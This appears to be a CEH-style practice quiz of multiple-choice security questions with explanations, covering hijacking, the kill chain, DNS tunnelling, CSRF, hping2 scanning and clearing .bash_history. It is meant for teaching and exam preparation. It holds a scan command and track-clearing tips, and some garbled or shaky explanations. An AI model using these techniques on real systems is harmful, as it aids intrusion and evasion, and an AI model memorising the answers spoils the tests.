Question 1:
When configuring wireless on the router, your colleague disables SSID broadcast but leaves authentication "open" and sets SSID to a 32-character string of random letters and numbers.

Which of the following is the correct statement about this scenario?

- **Disabling SSID broadcast prevents 802.11 beacons from being transmitted from the access point, resulting in a proper setup leveraging "security through obscurity".**
- **This move will prevent brute-force attacks.**
- **The hacker still has the opportunity to connect to the network after sniffing the SSID from a successful wireless association.**
- **The router is still vulnerable to wireless hacking attempts because the SSID broadcast setting can be enabled using a specially crafted packet sent to the access point's hardware address.**

Explanation
https://www.cisco.com/c/en/us/td/docs/routers/access/wireless/software/guide/SecurityAuthenticationTypes.html
The first thing we should pay attention to when answering this question is that the authentication type is "open". That means when users joining the SSID they don't use any form of authentication (sometimes they can be redirected to a captive web portal before they will receive access to other network resources). Wireless users must know the SSID before joining that WLAN, so the SSID is a configuration parameter. SSIDs are normally broadcasted (some WLANs are configured to disable SSID broadcasts as a security feature). Relying on the secrecy of the SSID is a poor security strategy: a wireless sniffer in monitor mode can detect the SSID used by clients as they join WLANs; this is true even if SSID broadcasts are disabled.

Question 2:
Identify the type of hacker following description:
When finding a zero-day vulnerability on a public-facing system, a hacker sends an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability.

- **Gray hat**
- **Red hat**
- **White hat**
- **Black hat**

Explanation
https://en.wikipedia.org/wiki/Security_hacker
White Hat hacker, the good person who uses his (or her) capabilities to damage your organization — but only hypothetically. Instead, the real purpose is to uncover security failings in your system in order to help you safeguard your business from the dangerous hackers.
Companies hire White Hats to stress test their information systems. They run deep scans of networks for malware, attempt to hack information systems using methods Black Hats would use, and even try to fool staff into clicking on links that lead to malware infestations.

NOTE: Technically, this option is not entirely correct. Why? Well, Nicholas found the vulnerability outside the Bounty program and did not enter into an agreement with the owner of the resource prior to the search. In addition, he did not email a report, but simply a description of the problem (this is a significant difference) and sent an email to Microsoft, but what did he describe in the Proof of Concept? Hopefully not resource data? Even if he discovered the vulnerability by accident (a zero-day vulnerability by accident?), The actions should have been more "legal". All this makes Nicholas the Gray Hat and at the same time

reminds once again that even if you want to "help" the organization, first get official permission for this (in 3 copies) if you do not want a legal showdown later.

Yes, that often happens. Especially when the company knew about the problem, but was not going to spend money on fixing the error.

Incorrect answers:

Black hat https://en.wikipedia.org/wiki/Black_hat_(computer_security)

Black Hat hackers are criminals who break into computer networks with malicious intent. They may also release malware that destroys files, holds computers hostage, or steals passwords, credit card numbers, and other personal information.

Gray hat https://en.wikipedia.org/wiki/Grey_hat

Grey hat hackers' intentions are often good, but they don't always take the ethical route with their hacking technics. For example, they may penetrate your website, application, or IT systems to look for vulnerabilities without your consent. But they typically don't try to cause any harm.

Grey hat hackers draw the owner's attention to the existing vulnerabilities. They often launch the same type of cyber-attacks as white hats on a company/government servers and websites. These attacks expose the security loopholes but don't cause any damage. However, again, they do this without the owner's knowledge or permission

Red hat

Red hats have been characterized as vigilantes. Like white hats, red hats seek to disarm black hats, but the two groups' methodologies are significantly different. Rather than hand a black hat over to the authorities, red hats will launch aggressive attacks against them to bring them down, often destroying the black hat's computer and resources.

Question 3:
Which of the following tiers in the three-tier application architecture is responsible for moving and processing data between them?

- **Data tier**
- **Presentation tier**
- **Logic tier**
- **Application Layer**

Explanation
https://www.ibm.com/cloud/learn/three-tier-architecture

Three-tier architecture is a well-established software application architecture that organizes applications into three logical and physical computing tiers: the presentation tier, or user interface; the application tier (logic tier), where data is processed; and the data tier, where the data associated with the application is stored and managed.

Presentation tier

The presentation tier is the user interface and communication layer of the application, where the end user interacts with the application. Its main purpose is to display information to and collect information from the user. This top-level tier can run on a web browser, as a desktop application, or a graphical user interface (GUI), for example. Web presentation tiers are

usually developed using HTML, CSS, and JavaScript. Desktop applications can be written in a variety of languages depending on the platform.

Application tier (logic tier)

The application tier, also known as the logic tier or middle tier, is the heart of the application. In this tier, information collected in the presentation tier is processed - sometimes against other information in the data tier - using business logic, a specific set of business rules. The application tier can also add, delete or modify data in the data tier. The application tier is typically developed using Python, Java, Perl, PHP or Ruby, and communicates with the data tier using API calls.

Data tier

The data tier, sometimes called database tier, data access tier, or back-end, is where the information processed by the application is stored and managed. This can be a relational database management system such as PostgreSQL, MySQL, MariaDB, Oracle, DB2, Informix or Microsoft SQL Server, or in a NoSQL Database server such as Cassandra, CouchDB, or MongoDB.

Tier vs. layer

In discussions of a three-tier architecture, *layer* is often used interchangeably – and mistakenly – for *tier*, as in 'presentation layer' or 'business logic layer.'

They aren't the same. A 'layer' refers to a functional division of the software, but a 'tier' refers to a functional division of the software that runs on infrastructure separate from the other divisions. The Contacts app on your phone, for example, is a *three-layer* application, but a *single-tier* application, because all three layers run on your phone.

Question 4:
While browsing his social media feed, Jacob noticed Jane's photo with the caption: "Learn more about your friends," as well as several personal questions under the post. Jacob is suspicious and texts Jane with questions about this post. Jane confirms that she did indeed post it. With the assurance that the post is legitimate, Jacob responds to the questions on the friend's post. A few days later, Jacob tries to log into his bank account and finds out that it has been compromised and the password was changed.

What most likely happened?

- **Jacob's bank-account login information was brute-forced.**
- **Jacob's password was stolen while he was enthusiastically participating in the survey.**
- **Jacob inadvertently provided the answers to his security questions when responding to Jane's post.**
- **Jacob's computer was infected with a Banker Trojan.**

Explanation
Social media sites are littered with seemingly innocuous little quizzes, games, and surveys urging people to reminisce about specific topics, such as “What was your first job,” or “What was your first car?” The problem with participating in these informal surveys is that in doing so, you may be inadvertently giving away the answers to “secret questions” that can be used to unlock access to a host of your online identities and accounts.

On the surface, these simple questions may be little more than an attempt at online engagement by otherwise well-meaning companies and individuals. Nevertheless, your

answers to these questions may live in perpetuity online, giving identity thieves and scammers ample ammunition to start gaining backdoor access to your various online accounts.

Question 5:

Which of the following attacks can you perform if you know that the web server handles the "(../)" (character string) incorrectly and returns the file listing of a folder structure of the server?

- **Denial of service.**
- **Directory traversal.**
- **Cross-site scripting.**
- **SQL injection.**

Explanation
https://en.wikipedia.org/wiki/Directory_traversal_attack
A directory traversal (or path traversal) attack exploits insufficient security validation or sanitization of user-supplied file names, such that characters representing "traverse to parent directory" are passed through to the operating system's file system API. An affected application can be exploited to gain unauthorized access to the file system.

Directory traversal is also known as the ../ (dot dot slash) attack, directory climbing, and backtracking. Some forms of this attack are also canonicalization attacks.

Incorrect answers:

Cross-site scripting https://en.wikipedia.org/wiki/Cross-site_scripting

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

SQL injection https://en.wikipedia.org/wiki/SQL_injection

A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

Denial of service https://en.wikipedia.org/wiki/Denial-of-service_attack

A denial-of-service (DoS) attack is a type of cyber attack in which a malicious actor aims to render a computer or other device unavailable to its intended users by interrupting the device's normal functioning. DoS attacks typically function by overwhelming or flooding a targeted machine with requests until normal traffic is unable to be processed, resulting in denial-of-service to addition users. A DoS attack is characterized by using a single computer to launch the attack.

Question 6:
Identify the phase of the APT lifecycle that the hacker is in at the moment according to the scenario given below:
The hacker prepared for an attack and attempted to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Thanks to the successful attack, he deployed malware on the target system to establish an outbound connection and began to move on.

- **Preparation**
- **Cleanup**
- **Persistence**
- **Initial intrusion**

Explanation
https://en.wikipedia.org/wiki/Advanced_persistent_threat#Life_cycle
An advanced persistent threat (APT) is a broad term used to describe an attack campaign in which an intruder, or team of intruders, establishes an illicit, long-term presence on a network in order to mine highly sensitive data.
The targets of these assaults, which are very carefully chosen and researched, typically include large enterprises or governmental networks. The consequences of such intrusions are vast, and include:

- Intellectual property theft (e.g., trade secrets or patents)

- Compromised sensitive information (e.g., employee and user private data)

- The sabotaging of critical organizational infrastructures (e.g., database deletion)

- Total site takeovers

Executing an APT assault requires more resources than a standard web application attack. The perpetrators are usually teams of experienced cybercriminals having substantial financial backing. Some APT attacks are government-funded and used as cyber warfare weapons.

The lifecycle of an APT is much longer and more complex than other kinds of attacks:

1. ***Define target:*** Determine who you're targeting, what you hope to accomplish – and why.

2. ***Find and organize accomplices:*** Select team members, identify required skills, and pursue insider access.

3. ***Build or acquire tools:*** Find currently available tools, or create new applications to get the right tools for the job.

4. ***Research target:*** Discover who has access you need, what hardware and software the target uses, and how to best engineer the attack.

5. ***Test for detection:*** Deploy a small reconnaissance version of your software, test communications and alarms, identify any weak spots.

6. ***Deployment:*** The dance begins. Deploy the full suite and begin infiltration.

7. ***Initial intrusion:*** Once you're inside the network, figure out where to go and find your target.

8. ***Outbound connection initiated:*** Target acquired, requesting evac. Create a tunnel to begin sending data from the target.

9. ***Expand access and obtain credentials:*** Create a “ghost network” under your control inside the target network, leveraging your access to gain more movement.

10. ***Strengthen foothold:*** Exploit other vulnerabilities to establish more zombies or extend your access to other valuable locations.

11. ***Exfiltrate data:*** Once you find what you were looking for, get it back to base.

12. ***Cover tracks and remain undetected:*** The entire operation hinges upon your ability to stay hidden on the network. Keep rolling high on your stealth checks and make sure to clean up after yourself.

A little more detail about the stage of interest to us:

Initial Intrusion

The common technique used for initial intrusion is thru spear phishing emails or exploiting vulnerabilities on public-ally out there servers. The spear phishing emails sometimes look legitimate with attachments containing feasible malware or malicious link. These malicious links will send to the website where target’s application and software system are compromised by the assailant victimization varied exploit techniques. Sometimes, an offender might also use social engineering techniques to assemble info from the victim. once getting info from the target, attackers use that info to launch any attacks on the target network. during this phase, malicious code or the malware is deployed into the target system to initiate AN outward affiliation.


Question 7:
Imagine the following scenario:
The hacker monitored and intercepted already established traffic between the victim and a host machine to predict the victim's ISN. The hacker sent spoofed packets with the victim's IP address to the host machine using the ISN. After this manipulation, the host machine responded with a packet having an incremented ISN. After this manipulation, the host machine responded with a packet having an incremented ISN. The victim's connection was interrupted, and the hacker was able to connect with the host machine on behalf of the victim.

Which of the following attacks did the hacker perform?

- **UDP hijacking**
- **TCP/IP hijacking**
- **Blind hijacking**
- **Forbidden attack**

Explanation
https://en.wikipedia.org/wiki/Session_hijacking
TCP/IP Hijacking is when an authorized user gains access to a genuine network connection of another user. It is done in order to bypass the password authentication which is normally the start of a session.

In theory, a TCP/IP connection is established as shown below.



To hijack this connection, there are two possibilities:

- Find the seq which is a number that increases by 1, but there is no chance to predict it.

- The second possibility is to use the Man-in-the-Middle attack which, in simple words, is a type of network sniffing. For sniffing, we use tools like Wireshark or Ethercap.

ADDITION: There is no difference in ***SEQ*** in the picture and ***ISN*** in the question. Just the question was trying to confuse a little.

Initial sequence numbers (ISN) refers to the unique 32-bit sequence number assigned to each new connection on a Transmission Control Protocol (TCP)-based data communication. It helps with the allocation of a sequence number that does not conflict with other data bytes transmitted over a TCP connection. An ISN is unique to each connection and separated by each device.

Question 8:
Jonh, a security specialist, conducts a pentest in his organization. He found information about the emails of two employees in some public sources and is preparing a client-side backdoor to send to the employees via email.
Which of the stages of the cyber kill chain does John perform?

- **Exploitation**
- **Command and control**
- **Weaponization**
- **Reconnaissance**

Explanation
https://en.wikipedia.org/wiki/Kill_chain
The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.

1. ***Reconnaissance:*** In this step, the attacker/intruder chooses their target. Then they conduct in-depth research on this target to identify its vulnerabilities that can be exploited.

2. ***Weaponization:*** In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.

3. ***Delivery:*** This step involves transmitting the weapon to the target. The intruder/attacker can employ different USB drives, e-mail attachments, and websites for this purpose.

4. ***Exploitation:*** In this step, the malware starts the action. The program code of the malware is triggered to exploit the target’s vulnerability/vulnerabilities.

5. ***Installation:*** In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.

6. ***Command and Control:*** The malware gives the intruder/attacker access to the network/system.

7. ***Actions on Objective:*** Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

Question 9:
Which of the following is a file on a web server that can be misconfigured and provide sensitive information for a hacker, such as verbose error messages?

- **idq.dll**
- **httpd.conf**
- **php.ini**
- **administration.config**

Explanation
https://blog.securityinnovation.com/blog/2013/10/php-security-configuring-the-phpini-file-properly.html
php.ini file is exposed inside the 'cgi-bin' directory. This allows any unauthenticated, remote user to discover sensitive information about your server(s), including database logins and passwords and verbose error messages.

Question 10:
Identify the correct syntax for ICMP scan on a remote computer using hping2.

- **hping2 -1 target.domain.com**
- **hping2 target.domain.com**
- **hping2 --l target.domain.com**
- **hping2 --set-ICMP target.domain.com**

Explanation
http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf
Most ping programs use ICMP echo requests and wait for echo replies to come back to test connectivity. Hping2 allows us to do the same testing using any IP packet, including ICMP, UDP, and TCP. This can be helpful since nowadays most firewalls or routers block ICMP. Hping2, by default, will use TCP, but, if you still want to send an ICMP scan, you can. We send ICMP scans using the -1 (one) mode. Basically the syntax will be hping2 -1 IPADDRESS

```
[root@localhost hping2-rc3]# hping2 -1 192.168.0.100
HPING 192.168.0.100 (eth0 192.168.0.100): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.0.100 ttl=128 id=27118 icmp_seq=0 rtt=14.9 ms
len=46 ip=192.168.0.100 ttl=128 id=27119 icmp_seq=1 rtt=0.5 ms
len=46 ip=192.168.0.100 ttl=128 id=27120 icmp_seq=2 rtt=0.5 ms
len=46 ip=192.168.0.100 ttl=128 id=27121 icmp_seq=3 rtt=1.5 ms
len=46 ip=192.168.0.100 ttl=128 id=27122 icmp_seq=4 rtt=0.9 ms
— 192.168.0.100 hping statistic —
5 packets tramitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.5/3.7/14.9 ms
[root@localhost hping2-rc3]#
```

Question 11:
You need to send an email containing confidential information. Your colleague advises you to use PGP to be sure that the data will be safe.
What should you use to communicate correctly using this type of encryption?

- **Use your own private key to encrypt the message.**
- **Use your own public key to encrypt the message.**

- **Use your colleague's public key to encrypt the message.**
- **Use your colleague's private key to encrypt the message.**

Explanation

https://en.wikipedia.org/wiki/Pretty_Good_Privacy

Pretty Good Privacy (PGP) is an encryption program that provides cryptographic privacy and authentication for data communication. PGP is used for signing, encrypting, and decrypting texts, e-mails, files, directories, and whole disk partitions and to increase the security of e-mail communications.

PGP encryption uses a serial combination of hashing, data compression, symmetric-key cryptography, and finally public-key cryptography; each step uses one of several supported algorithms. Each public key is bound to a username or an e-mail address.

https://en.wikipedia.org/wiki/Public-key_cryptography

Public key encryption uses two different keys. One key is used to encrypt the information and the other is used to decrypt the information. Sometimes this is referred to as asymmetric encryption because two keys are required to make the system and/or process work securely. One key is known as the public key and should be shared by the owner with anyone who will be securely communicating with the key owner. However, the owner's secret key is not to be shared and considered a private key. If the private key is shared with unauthorized recipients, the encryption mechanisms protecting the information must be considered compromised.

Question 12:

The attacker is trying to cheat one of the employees of the target organization by initiating fake calls while posing as a legitimate employee. Also, he sent phishing emails to steal employee's credentials and further compromise his account.

Which of the following techniques did the attacker use?

- **Password reuse**
- **Social engineering**
- **Insider threat**
- **Reverse engineering**

Explanation

https://en.wikipedia.org/wiki/Social_engineering_(security)

Social engineering is a manipulation technique that exploits human error to gain private information, access, or valuables. In cybercrime, these "human hacking" scams tend to lure unsuspecting users into exposing data, spreading malware infections, or giving access to restricted systems. Attacks can happen online, in-person, and via other interactions.

Scams based on social engineering are built around how people think and act. As such, social engineering attacks are especially useful for manipulating a user's behavior. Once an attacker understands what motivates a user's actions, they can deceive and manipulate the user effectively.

Almost every type of cybersecurity attack contains some kind of social engineering. For example, the classic email and virus scams are laden with social overtones.

Social engineering can impact you digitally through mobile attacks in addition to desktop devices. However, you can just as easily be faced with a threat in-person. These attacks can overlap and layer onto each other to create a scam.

Here are some common methods used by social engineering attackers:

· ***Phishing*** attackers pretend to be a trusted institution or individual in an attempt to persuade you to expose personal data and other valuables.

· ***Baiting*** abuses your natural curiosity to coax you into exposing yourself to an attacker. Typically, potential for something free or exclusive is the manipulation used to exploit you. The attack usually involves infecting you with malware.

· ***Physical breaches*** involve attackers appearing in-person, posing as someone legitimate to gain access to otherwise unauthorized areas or information.

· ***Pretexting*** uses a deceptive identity as the "pretext" for establishing trust, such as directly impersonating a vendor or a facility employee. This approach requires the attacker to interact with you more proactively. The exploit follows once they've convinced you they are legitimate.

· ***Tailgating , or piggybacking***, is the act of trailing an authorized staff member into a restricted-access area. Attackers may play on social courtesy to get you to hold the door for them or convince you that they are also authorized to be in the area. Pretexting can play a role here too.

· ***Quid pro quo*** is a term roughly meaning "a favor for a favor," which in the context of phishing means an exchange of your personal info for some reward or other compensation. Giveaways or offers to take part in research studies might expose you to this type of attack.

Incorrect answers:

Insider threat https://en.wikipedia.org/wiki/Insider_threat

Insider threats are people – whether employees, former employees, contractors, business partners, or vendors – with legitimate access to an organization's networks and systems who deliberately exfiltrate data for personal gain or accidentally leak sensitive information.

Password reuse https://en.wikipedia.org/wiki/Password#Password_reuse

Credential reuse is a problem for many organizations. Users inundated with requirements to supply complex passwords to different systems often resort to reusing the same password across multiple accounts so that they can easily manage their credentials. This can cause major security issues when those credentials are compromised.

In a credential reuse attack, the attacker is able to obtain valid credentials for one system and then tries to use the same credentials to compromise other accounts/systems.

Reverse engineering https://en.wikipedia.org/wiki/Reverse_engineering

Reverse-engineering is the act of dismantling an object to see how it works. It is done primarily to analyze and gain knowledge about the way something works but often is used to duplicate or enhance the object.

Security researchers reverse-engineer code to find security risks in programs. They also use the technique to understand malicious applications and disrupt them. But researchers aren't the only ones doing this: bad actors also want to find software flaws through reverse engineering.

Question 13:
Jennys wants to send a digitally signed message to Molly.
What key will Jennys use to sign the message, and how will Molly verify it?

- **Jennys will sign the message with her private key, and Molly will verify that the message came from Jennys by using Jenny's public key (Correct)**

- **Jennys will sign the message with Molly's private key, and Molly will verify that the message came from Jennys by using Jenny's public key**
- **Jennys will sign the message with Molly's public key, and Molly will verify that the message came from Jennys by using Jenny's public key**
- **Jennys will sign the message with her public key, and Molly will verify that the message came from Jenny's by using Jenny's private key.**

Explanation

https://en.wikipedia.org/wiki/Digital_signature

A digital signature is a mathematical technique used to validate the authenticity and integrity of a message, software, or digital document. It's the digital equivalent of a handwritten signature or stamped seal, but it offers far more inherent security. A digital signature is intended to solve the problem of tampering and impersonation in digital communications.

Digital signatures can provide evidence of origin, identity, and status of electronic documents, transactions, or digital messages. Signers can also use them to acknowledge informed consent.

Digital signatures are based on public-key cryptography, also known as asymmetric cryptography. Two keys are generated using a public key algorithm, such as ***RSA (Rivest-Shamir-Adleman),*** creating a mathematically linked pair of keys, one private and one public.

Digital signatures work through ***public-key cryptography's*** two mutually authenticating cryptographic keys. The individual who creates the digital signature uses a ***private key*** to encrypt signature-related data, while the only way to decrypt that data is with the ***signer's public key***.

Question 14:

You must bypass the firewall. To do this, you plan to use DNS to perform data exfiltration on an attacked network. You embed malicious data into the DNS protocol packets. DNSSEC can't detect these malicious data, and you successfully inject malware to bypass a firewall and maintain communication with the victim machine and C&C server.

Which of the following techniques would you use in this scenario?

- **DNS enumeration**
- **DNSSEC zone walking**
- **DNS cache snooping**
- **DNS tunnelling**

Explanation

https://www.cynet.com/attack-techniques-hands-on/how-hackers-use-dns-tunneling-to-own-your-network/

DNS Tunneling is a method of cyber attack that encodes the data of other programs or protocols in DNS queries and responses. DNS tunneling often includes data payloads that can be added to an attacked DNS server and used to control a remote server and applications.

Typically, DNS tunneling requires the compromised system to have external network connectivity, as DNS tunneling requires access to an internal DNS server with network access. Hackers must also control a domain and a server that can act as an authoritative server in order to execute the server-side tunneling and data payload executable programs.

DNS tunneling is attractive–hackers can get any data in and out of your internal network while bypassing most firewalls. Whether it's used to command and control (C&C) compromised systems, leak sensitive data outside, or to tunnel inside your closed network, DNS Tunneling poses a substantial risk to your organization.

Question 15:

Which of the following describes cross-site request forgery?

- **A request sent by a malicious user from a browser to a server.**
- **A server makes a request to another server without the user's knowledge.**

- **Modifying the request by the proxy server between the client and the server.**
- **A browser makes a request to a server without the user's knowledge. (Correct)**

Explanation

https://owasp.org/www-community/attacks/csrf

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user's session cookie, IP address, Windows domain credentials, and so forth. Therefore, ***if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.***

CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.

It's sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called "stored CSRF flaws". This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

Question 16:

The attacker, during the attack, installed a scanner on a machine belonging to one of the employees of the target organization and scanned several machines on the same network to identify vulnerabilities to exploit further.

Which of the following type of vulnerability assessment tools employed the attacker?

- **Cluster scanner.**
- **Agent-based scanner.**
- **Network-based scanner.**
- **Proxy scanner.**

Explanation

Network-based scanner

A network-based vulnerability scanner, in simplistic terms, is the process of identifying loopholes on a computer's network or IT assets, which hackers and threat actors can exploit. By implementing this process, one can successfully identify their organization's current risk(s). This is not where the buck stops; one can also verify the effectiveness of your system's security measures while improving internal and external defenses. Through this review, an organization is well equipped to take an extensive inventory of all systems, including operating systems, installed software, security patches, hardware, firewalls, anti-virus software, and much more.

Agent-based scanner

Agent-based scanners make use of software scanners on each and every device; the results of the scans are reported back to the central server. Such scanners are well equipped to find and report out on a range of vulnerabilities.

NOTE: This option is not suitable for us, since for it to work, you need to install a special agent on each computer before you start collecting data from them.

Question 17:
Which of the following programs is best used for analyzing packets on your wireless network?

- **Wireshark with Airpcap**
- **Ethereal with Winpcap**
- **Airsnort with Airpcap**
- **Wireshark with Winpcap**

Explanation
https://support.riverbed.com/content/support/software/steelcentral-npm/airpcap.html
Since this question refers specifically to analyzing a wireless network, it is obvious that we need an option with AirPcap (Riverbed AirPcap USB-based adapters capture 802.11 wireless traffic for analysis). Since it works with two traffic analyzers SteelCentral Packet Analyzer (Cascade Pilot) or Wireshark, the correct option would be "Wireshark with Airpcap."

NOTE: AirPcap adapters no longer available for sale effective January 1, 2018, but a question on this topic may occur on your exam.

Question 18:
You must discover all the active devices hidden by a restrictive firewall in the IPv4 range in a target network.
Which of the following host discovery techniques will you use?

- **UDP scan**
- **TCP Maimon scan**
- **ARP ping scan**
- **ACK flag probe scan**

Explanation
Discovering hosts with ARP ping scans.

Address Resolution Protocol (ARP) is used by hosts on a network to resolve IP addresses into ***Media Access Control (MAC)*** addresses, which can be interpreted as a network interface's unique serial number. Hosts on an Ethernet network use MAC addresses rather than IP addresses to communicate.

When a host tries to create a connection to another host (on the same subnet), it first needs to obtain the second host's MAC address. In this process, Host A sends an ARP request to the subnet's broadcast address to which it is connected. Every host on the subnet receives this broadcast, and the host with the IP address in question sends an ARP reply back to Host A with its MAC address. After receiving the ARP reply from Host B, Host A can connect to Host B.

ARP is required for an Ethernet network to function properly, so ***it typically is not blocked by a firewall***. If ARP requests were blocked, no-host would be able to "find" a computer on a network and connect to it. For all intents and purposes, the system would be unplugged from the network.

One possible drawback to this system of using ARP to ping a host is that the ARP protocol is not a routed protocol. If you are not on the same subnet as the host you are trying to connect to, then this method is not going to work without first joining that subnet, which may or may not be physically possible. Thus by ***sending an ARP request, you are virtually guaranteed to get a reply***.

Question 19:
During testing execution, you established a connection with your computer using the SMB service and entered your login and password in plaintext. After the testing is completed, you need to delete the data about the login and password you entered so that no one can use it.

Which of the following files do you need to clear?

- **.bash_history**
- **.profile**
- **.xsession-log**
- **.bashrc**

Explanation
.bash_history - file created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that have been executed. History expansions introduce words from the history list into the input stream, making it easy to repeat commands, insert the arguments to a previous command into the current input line, or fix errors in previous commands quickly. You may pass sensitive information such as passwords and it is stored in shell history file.

history -c clears your history in the current shell. That's enough (but overkill) if you've just typed your password and haven't exited that shell or saved its history explicitly. When you exit bash, the history is saved to the history file, which by default is ***.bash_history*** in your home directory. More precisely, the history created during the current session is appended to the file; entries that are already present are unaffected.

Instead of removing all your history entries, you can open ***.bash_history*** in an editor and remove the lines you don't want to keep. You can also do that inside bash, less conveniently, by using history to display all the entries, then history -d to delete the entries you don't want, and finally ***history -w*** to save.

Note that if you have multiple running bash instances that have read the password, each of them might save it again. Before definitively purging the password from the history file, make sure that it is purged from all running shell instances.

Even after you've edited the history file, it's possible that your password is still present somewhere on the disk from an earlier version of the file. It can't be retrieved through the filesystem anymore, but it might still be possible (but probably not easy) to find it by accessing the disk directly. If you use this password elsewhere and your disk gets stolen (or someone gets access to the disk), this could be a problem.

Question 20:
Identify the footprinting technique by description:
Using this technique, an attacker can gather domain information such as the target domain name, contact details of its owner, expiry date, and creation date. Also, using this information, an attacker can create a map of the organization’s network and misleads domain owners with social engineering to obtain internal details of its network.

- **VPN footprinting**

- **Email footprinting**
- **VoIP footprinting**
- **Whois footprinting**

Explanation

https://en.wikipedia.org/wiki/Footprinting

Footprinting (also known as reconnaissance) is the technique used for gathering information about computer systems and the entities they belong to. To get this information, a hacker might use various tools and technologies. This information is very useful to a hacker who is trying to crack a whole system.

There are two types of Footprinting that can be used: active Footprinting and passive Footprinting:

- ***Active Footprinting*** is the process of using tools and techniques, such as performing a ping sweep or using the traceroute command, to gather information on a target. Active Footprinting can trigger a target's Intrusion Detection System (IDS) and may be logged, and thus requires a level of stealth to do successfully.

- ***Passive Footprinting*** is the process of gathering information on a target by innocuous or passive means. Browsing the target's website, visiting social media profiles of employees, searching for the website on WHOIS, and performing a Google search of the target are all ways of passive Footprinting. Passive Footprinting is the stealthier method since it will not trigger a target's IDS or otherwise alert the target of information being gathered.

https://en.wikipedia.org/wiki/WHOIS

WHOIS s a query and response protocol that is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block or an autonomous system, but is also used for a wider range of other information. The protocol stores and delivers database content in a human-readable format. The current iteration of the WHOIS protocol was drafted by the Internet Society, and is documented in ***RFC 3912***

Question 21:

You have been assigned the task of checking the implementation of security policies in the company. During the audit, you found that a user from the IT department had a dial-out modem installed.

Which of the following security policies should you check to see if dial-out modems are allowed?

- **Acceptable-use policy**
- **Permissive policy**
- **Firewall policy**
- **Remote-access policy**

Explanation

A remote access policy is a written document containing the guidelines for connecting to an organization’s network from outside the office. It is one way to help secure corporate data and networks amidst the continuing popularity of remote work, and it’s especially useful for large organizations with geographically dispersed users logging in from unsecured locations such as their home networks. IT management and staff are jointly responsible for ensuring policy compliance.

Incorrect answers:

Acceptable-use policy https://en.wikipedia.org/wiki/Acceptable_use_policy

An acceptable use policy (AUP), acceptable usage policy, or fair use policy is a set of rules applied by the owner, creator, or administrator of a network, website, or service, that restrict the ways in which the network, website, or system may be used and sets guidelines as to how it should be used. AUP documents are written for corporations, businesses, universities, schools, internet service providers (ISPs), and website owners, often to reduce the potential for legal action that may be taken by a user and often with little prospect of enforcement.

Firewall policy https://tsapps.nist.gov/publication/get_pdf.cfm?pub_id=901083

A firewall policy dictates how firewalls should handle network traffic for specific IP addresses and address ranges, protocols, applications, and content types (e.g., active content) based on the organization's information security policies. Before a firewall policy is created, some form of risk analysis should be performed to develop a list of the types of traffic needed by the organization and categorize how they must be secured—including which types of traffic can traverse a firewall under what circumstances.16 This risk analysis should be based on an evaluation of threats, vulnerabilities, countermeasures in place to mitigate vulnerabilities, and the impact if systems or data are compromised. Firewall policy should be documented in the system security plan and maintained and updated frequently as classes of new attacks or vulnerabilities arise or as the organization's needs regarding network applications change. The policy should also include specific guidance on how to address changes to the ruleset.

Permissive policy

Permissive Policy − It is a medium restriction policy where the administrator blocks just some well-known ports of malware regarding internet access, and just some exploits are taken into consideration.

Question 22:
